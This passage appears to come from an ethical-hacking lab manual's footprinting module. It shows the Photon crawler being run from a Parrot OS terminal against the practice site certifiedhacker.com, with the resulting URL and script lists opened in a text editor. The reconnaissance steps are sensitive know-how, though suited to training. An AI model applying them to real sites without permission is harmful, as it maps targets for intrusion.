
[~] Level 1: 1 URLs
[!] Progress: 1/1
[~] Level 2: 3 URLs
[!] Progress: 3/3
[~] Crawling 18 JavaScript files
[!] Progress: 18/18

[+] Internal: 4
[+] Scripts: 18
[+] External: 9

[!] Total requests made: 23
[!] Total time taken: 0 minutes 1 seconds
[!] Requests per second: 13
[+] Results saved in www.certifiedhacker.com directory
[root@parrot]~/home/attacker/Photon
#ls
CHANGELOG.md Dockerfile MANIFEST.in plugins requirements.txt
core LICENSE.md photon.py README.md www.certifiedhacker.com
[root@parrot]~/home/attacker/Photon
#

```

11. Now, click **Places** from the top-section of the **Desktop** and select **Home Folder**.



```

Applications Places System [Terminal Icon] [File Icon] [Terminal Icon]
ls --color=auto - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/Photon
#python3 photon.py -u http://www.certifiedhacker.com

[~] Level 1: 1 URLs
[!] Progress: 1/1
[~] Level 2: 3 URLs
[!] Progress: 3/3
[~] Crawling 18 JavaScript files
[!] Progress: 18/18

[+] Internal: 4
[+] Scripts: 18
[+] External: 9


[!] Total requests made: 23
[!] Total time taken: 0 minutes 1 seconds
[!] Requests per second: 13
[+] Results saved in www.certifiedhacker.com directory
[root@parrot]~/home/attacker/Photon
#ls
CHANGELOG.md Dockerfile MANIFEST.in plugins requirements.txt
core LICENSE.md photon.py README.md www.certifiedhacker.com
[root@parrot]~/home/attacker/Photon
#

```


Module 02 – Footprinting and Reconnaissance

12. **attacker** window appears, navigate to **Photon** --> **www.certifiedhacker.com** folder.


13. You can observe three text files in this folder: external, internal and scripts.



14. Double-click **external.txt** file to view the file content.

15. A **Pluma** text editor window appears showing the external URLs obtained using Photon.

Note: The output might vary when you perform the task.



16. Similarly, you can view internal and scripts text files containing URLs that are crawled by Photon tool.

